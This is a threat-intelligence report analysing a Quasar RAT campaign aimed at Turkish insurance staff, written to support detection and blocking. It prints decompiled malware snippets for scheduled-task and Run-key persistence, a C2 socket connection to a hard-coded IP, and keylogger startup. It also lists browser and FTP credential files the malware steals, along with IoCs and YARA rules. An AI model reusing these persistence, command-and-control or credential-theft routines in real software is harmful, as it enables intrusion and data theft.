BRANDEFENSE

CYBER THREAT INTELLIGENCE

Insurance Sector Targeted Malware Analysis Report

Author: Threat Intelligence Team

Release Date: 22.03.2022

Report ID: MARBD19032022

Overview

In this report prepared by Brandefense Intelligence Analysts, The malicious file named "**megane_2018_1.8_ruhsat.rar**", which targets the employees of insurance companies operating in Turkey, has been examined. The malware attack, triggering RAT (Remote Access Trojan) is shared in the report with technical details.

It has features called "InfoStealer" in infected systems; It has been observed that users are engaged in activities aimed at obtaining personal and payment information. Examined technical features and behavior of malicious software; It is thought to be beneficial to cyber security products, SOC employees, and teams.

The characteristics of the malware's activities in the infected systems; should be considered crucial know-how in the detection and prevention stages. Therefore, it is recommended that the IoC findings and YARA rules shared in the last sections of the report be saved to security devices and blocked indefinitely.

It is recommended to raise awareness of the institution's employees against malicious software attacks carried out with similar goals and motivations and to provide basic level cyber security training for the employees.

Technical Analysis

Malicious File Details	
SHA256	59ff1b4d1e6596c67ea9d07eb11160773a9bba6a302964cc9314de9187276024
SSDEEP	1536:FlnyfA7AXGa05wCHnIbd0Kk/E+N6Rccb:qA74Ga05wwgs/E+Nqccb
File Type	Win32 EXE

The malware sample consists of a malicious 2-stage payload examined in the report. The first stage payload of the software is named Hamburgerci.exe. Hamburgerci.exe was used to ensure persistence and install Quasar RAT open-source malware, used as a second stage payload, on the target system.

Registry Change and System Persistence

When the program called Hamburgerci.exe is run, it saves the file path specified in the registry below to ensure persistence on the target system;

- C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CCleener.exe
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Ccleener

This behavior means that the malware will run itself as CCleaner.exe, launching itself every time the computer boots up.



Figure 1: Registry Change Made by Hamburgerci.Exe for Persistence

After the registry mentioned above change is made, the actions explained in the following Process Activities section take place.

The second stage in this section is Payload; Persistence mechanisms that Quasar RAT can implement will also be mentioned.

Quasar RAT uses different persistence techniques depending on the type of user logged into the operating system. For example, if the user is "Admin," it uses the Scheduled Tasks functionality. Otherwise, it uses the Software\\Microsoft\\Windows\\CurrentVersion\\Run registry key.

```
public static bool smethod_0()
{
    if (GClass41.get_windows_user_type() == "Admin")
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = string.Concat(new string[]
                {
                    "/create /tn \"",
                    GClass0.Quasar_Client_Startup,
                    "\" /sc ONLOGON /tr \"",
                    GClass53.CurrentPath,
                    "\" /rl HIGHEST /f"
                }),
                UseShellExecute = false,
                CreateNoWindow = true
            });
            process.WaitForExit(1000);
            if (process.ExitCode == 0)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
        return GClass47.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.Quasar_Client_Startup, GClass53.CurrentPath, true);
    }
    return GClass47.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.Quasar_Client_Startup, GClass53.CurrentPath, true);
}
```

Figure 2: Persistence mechanism selection based on logged in user type

Process Activity and Evasion

After the hamburgerci.exe file is run and it completes the registry change necessary for persistence, it starts a process called MSBuild.exe.

This behavior is seen as an effort to stay hidden by impersonating the legitimate Windows process MSBuild.exe. However, the MSBuild process, which was launched as a second-stage payload, was found to be malware called open source Quasar RAT.

Mutex Creation

A Mutex object named QSR_MUTEX_<random 18 characters> is created to ensure resource management on the program target system and to ensure that only one instance is running at a time. For example, QSR_MUTEX_o3tx54dW3kzxA7agCL is a sample Mutex object created by Quasar RAT, and the Mutex value will change each time the program reruns.

Network Interaction

Quasar provides the IP address, country, ISP, etc., of the target system it is running on. Makes an HTTP GET request to http://ip-api.com/json to get network configuration information such as It uses Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0 User-Agent when making this request. The User-Agent in question belongs to the Firefox browser running on Windows 8.1. Another detected User-Agent;
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A.

The Quasar RAT initiates a TCP connection with IP: 3.66.30.119 and Port: 3131.

```
protected void method_4(IPAddress ip, ushort port)
{
    try
    {
        this.method_12();
        this.socket_0 = new Socket(ip.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        this.socket_0.SetKeepAliveEx(this.KEEP_ALIVE_INTERVAL, this.KEEP_ALIVE_TIME);
        this.socket_0.Connect(ip, (int)port);
        if (this.socket_0.Connected)
        {
            this.socket_0.BeginReceive(this.byte_0, 0, this.byte_0.Length, SocketFlags.None, new AsyncCallback(this.method_5), null);
            this.method_1(true);
        }
    }
    catch (Exception ex)
    {
        this.method_0(ex);
    }
}
```

Figure 3: Piece of Code Used to Open a TCP Connection to a Remote Server

No domain resolution is performed under attacker control in network communication in the analyzed malware sample. Instead of a domain, the IP address is kept hard-coded in the program. We have determined that the IP address in question is hosted on Amazon AWS.

Deobfuscation

The program keeps the statements used at runtime as Base64 encoded after they are encrypted using the AES algorithm.

```
public static string string_0 = "aOCNB+YPRhcn5XDNd1a2ZrOKssbEnj5MlR14U2IJBDCsVgwrI3REUNSpqLI415hCTtVkdtnHO4cA6n+RA/0k+Q==";

// Token: 0x04000009 RID: 9
public static string string_1 = "F/YLsS6tPJqfqJ25qwXRmGAj5DeiTp7EH6gQyuVr6XvE/RIj0+kd4Zc7OfUMIijTgkW1IEGdKJvINeBUovoszxHRbV3ByByd5p265+5iENY=";

// Token: 0x0400000A RID: 10
public static int int_0 = 3000;

// Token: 0x0400000B RID: 11
public static string string_2 = "1WvgEMPjdwfqIMeM9MclyQ==";

// Token: 0x0400000C RID: 12
public static string string_3 = "NcFtjbDOcsw7Evd3coMC0y4koy/SRZGydhNmno81ZOWOvdfg7sv0Cj5ad2ROUfX4QMscAIjYJdjrrs41+qcQwg==";

// Token: 0x0400000D RID: 13
public static Environment.SpecialFolder specialFolder_0 = Environment.SpecialFolder.ApplicationData;

// Token: 0x0400000E RID: 14
public static string string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);

// Token: 0x0400000F RID: 15
public static string string_5 = "f+Oa3NiCiD7PzxkUtJ0fU8/SNJ+JRIkyFKrK96T9CdvFwu7hqIXN5B65BlnkGEcd/YdPMI30QinZz9EB7d302Q==";

// Token: 0x04000010 RID: 16
public static string string_6 = "daWXHTm6VLCYgc+XWlu70AOu0dWmVxO1YU3zJQOq+zSpFqLIfpu+SG0aTqngsLmmqIKe3YO1sx60AAVSRJ7cbQ==";

// Token: 0x04000011 RID: 17
public static bool bool_0 = false;

// Token: 0x04000012 RID: 18
public static bool bool_1 = false;

// Token: 0x04000013 RID: 19
public static string string_7 = "t7Vojnwq18Vj47YvCrF3Fdb13T3khCp1DciR0eyCKDI1oIVLGqLI6PLQ2SIb4kpPuzGjWYYLUaQv0n5HHPCsMip7ZJ9CVoY5LLhTEo5QDRI=";

// Token: 0x04000014 RID: 20
public static string string_8 = "CJn1yjK3Ex+0NrjUNNZOe/+dvMDsfq1//hplsnfLzbJu0XE2oBBzLBMhp0Ue76fDCVUuqp8Qdlpbh4VdcGVBYX17Bt8AU26ddei4xhv7u/U=";

// Token: 0x04000015 RID: 21
public static bool bool_2 = false;

// Token: 0x04000016 RID: 22
public static bool bool_3 = true;

// Token: 0x04000017 RID: 23
public static string string_9 = "2PuFCq1a1pASycJnicmA";

// Token: 0x04000018 RID: 24
public static string string_10 = "NydtbFLekzOG8I/MqgarJAmnxU0LyOiz7S1fbjP+xG8IFXu6BMJTXPy310YBGasnYkU1wsAbAtlX5eBu6UHjag==";

// Token: 0x04000019 RID: 25
public static string string_11 = "aKUuts5mZtHkPIWSoQMOWpSYyNXWUIuJOn+RopxqXr/hIgQbM1ALW7TkIfxAXlLG/2HskbY/DI965PVycMs0rw==";

// Token: 0x0400001A RID: 26
public static bool bool_4 = false;
```

Figure 4: String Values Stored as Encrypted and Encoded

The plain-text equivalents of the expressions kept in cipher below are listed below:

t7Vojnwq18Vj47YvCrF3Fdb13T3khCp1DciR0eyCKDI1oIVLGqLI6PLQ2SIb4kpPuzGjWYYLUaQv0n5HHPCsMip7ZJ9CVoY5LLhTEo5QDRI=	QSR_MUTEX_o3tx54dW3kzxA7agCL
daWXHTm6VLCYgc+XWlu70AOu0dWmVxO1YU3zJQOq+zSpFqLIfpu+SG0aTqngsLmmqIKe3YO1sx60AAVSRJ7cbQ==	Client.exe
f+Oa3NiCiD7PzxkUtJ0fU8/SNJ+JRIkyFKrK96T9CdvFwu7hqIXN5B65BlnkGEcd/YdPMI30QinZz9EB7d302Q==	SubDir
2PuFCq1a1pASycJnicmA	Key for generating the input parameter to be passed to the AES algorithm
aKUuts5mZtHkPIWSoQMOWpSYyNXWUIuJOn+RopxqXr/hIgQbM1ALW7TkIfxAXILG/2HskbY/DI965PVycMs0rw==	Logs
CJn1yjK3Ex+0NrjUNNZOe/+dvMDsfq1//hpIsnfLzbJu0XE2oBBzLBMhp0Ue76fDCVUuqp8Qdlpbh4VdcGVBYX17Bt8AU26ddei4xhv7u/U=	Quasar Client Startup

The Quasar RAT follows the following procedures in the decryption process:

1. By using the 2PuFCq1a1pASycJnicmA key, the "key" value to be passed as input to the function where the AES algorithm is applied is generated.

2. Base64 encoded string expressions are decoded.

3. It transfers the decoded data to the AES algorithm, and after decryption, actual (clear text) expressions are obtained with the GetString function.

Capabilities

- After completing the operations mentioned so far, Quasar RAT starts the module responsible for Keylogging activities.

```
// Token: 0x02000003 RID: 3
[CompilerGenerated]
[Serializable]
private sealed class Class1
{
    // Token: 0x06000008 RID: 8
    internal void start_keylogger()
    {
        Class0.applicationContext_0 = new ApplicationContext();
        new Keylogger(15000.0);
        Application.Run(Class0.applicationContext_0);
    }
```

Figure 5: Piece of Code that Initializes the Keylogging Module

After the keylogging module is started, the earlier TCP connection is established, and the attacker waits for a command. At this point, a dynamic observation cannot be made as no functionality is recorded. However, when we have examined the static features of the program, we've been observed that it has the capabilities to perform the following operations:

- First, it captures registered user log-in and cookie information in web browsers.
    - E.g.
        - Opera Software\Opera Stable\Login Data
        - Google\Chrome\User Data\Default\Cookies
        - Google\Chrome\User Data\Default\Login Data
- It captures user and server information stored in installed FTP clients.
    - E.g;
        - {0}\FileZilla\recentservers.xml
- Recording keyboard inputs (Keylogging), taking screenshots, taking images from the computer camera.
- As a result of the commands sent by the attacker, it downloads files from the remote server to the target system.

IoC (Indicator of Compromises)

Tablo 1: First stage payload

Hash (MD5 / SHA256)	Explanation
59ff1b4d1e6596c67ea9d07eb11160773a9bba6a302964cc9314de9187276024	Hamburgerci.exe
4039db260879ff259aa9abbe0b2c14edfbcbf49b2c73c87e5dfde9179fc1affb	Quasar RAT / MSBuild.exe

IP:Port

3.66.30.119:3131

YARA - 1

```
rule MSBuild_Quasar {
  meta:
    hash1 =
        "4039db260879ff259aa9abbe0b2c14edfbcbf49b2c73c87e5dfde9179fc1affb"
  strings:
    $s1 =
        "t7Vojnwq18Vj47YvCrF3Fdb13T3khCp1DciR0eyCKDI1oIVLGqLI6PLQ2SIb4kpPuzGjWYYLUaQv0n5H
        HPCsMip7ZJ9CVoY5LLhTEo5QDRI=" fullword ascii
    $s2 =
        "daWXHTm6VLCYgc+XWlu70AOu0dWmVxO1YU3zJQOq+zSpFqLIfpu+SG0aTqngsLmmqIKe3YO1sx6
        0AAVSRJ7cbQ==" ascii
    $s3 =
        "f+Oa3NiCiD7PzxkUtJ0fU8/SNJ+JRIkyFKrK96T9CdvFwu7hqIXN5B65BlnkGEcd/YdPMI30QinZz9EB7d
        302Q==" ascii
    $s4 = "2PuFCq1a1pASycJnicmA" fullword wide
    $s5 = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0" fullword ascii
    $s6 = "get_encryptedPassword" fullword ascii
    $s7 = "DoDownloadAndExecute" fullword ascii
    $s8 = "Google\\Chrome\\User Data\\Default\\Cookies" fullword ascii
    $s9 = "Client.exe" fullword wide
    $s10 =
"aKUuts5mZtHkPIWSoQMOWpSYyNXWUIuJOn+RopxqXr/hIgQbM1ALW7TkIfxAXlLG/2HskbY/DI965PVycMs
0rw==" fullword wide
    $s16 = "Google\\Chrome\\User Data\\Default\\Login Data" fullword ascii
    $s12 = "Opera Software\\Opera Stable\\Login Data" fullword wide
    $s13 = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko)
Version/7.0.3 Safari/7046A194A" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 1000KB and
    4 of them
```

YARA - 2

```
rule Hamburgerci {
  meta:
    hash1 =
"59ff1b4d1e6596c67ea9d07eb11160773a9bba6a302964cc9314de9187276024"
  strings:
    $path1 = "C:\\Users\\merce\\OneDrive\\Desktop\\HamburgerSiparisiOtomasyonu-
main\\HamburgerSiparisiOtomasyonu-main\\Hamburgerci\\Hamburgerc" ascii
    $s1 = "Hamburgerci.exe" fullword wide
    $s2 = "get_ToplamTutar" fullword ascii
    $s3 = "get_EkstraAdi" fullword ascii
    $s4 = "get_EkstraMalzeme" fullword ascii
    $s5 = "get_SeciliMen" fullword ascii
    $s6 = "menuler" fullword ascii
    $s7 = "koleksiyon" fullword ascii
    $s8 = "ekstralar" fullword ascii
    $s9 = "Hamburgerci.Properties.Resources.resources" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 200KB and
    1 of ($path*) and all of them
}
```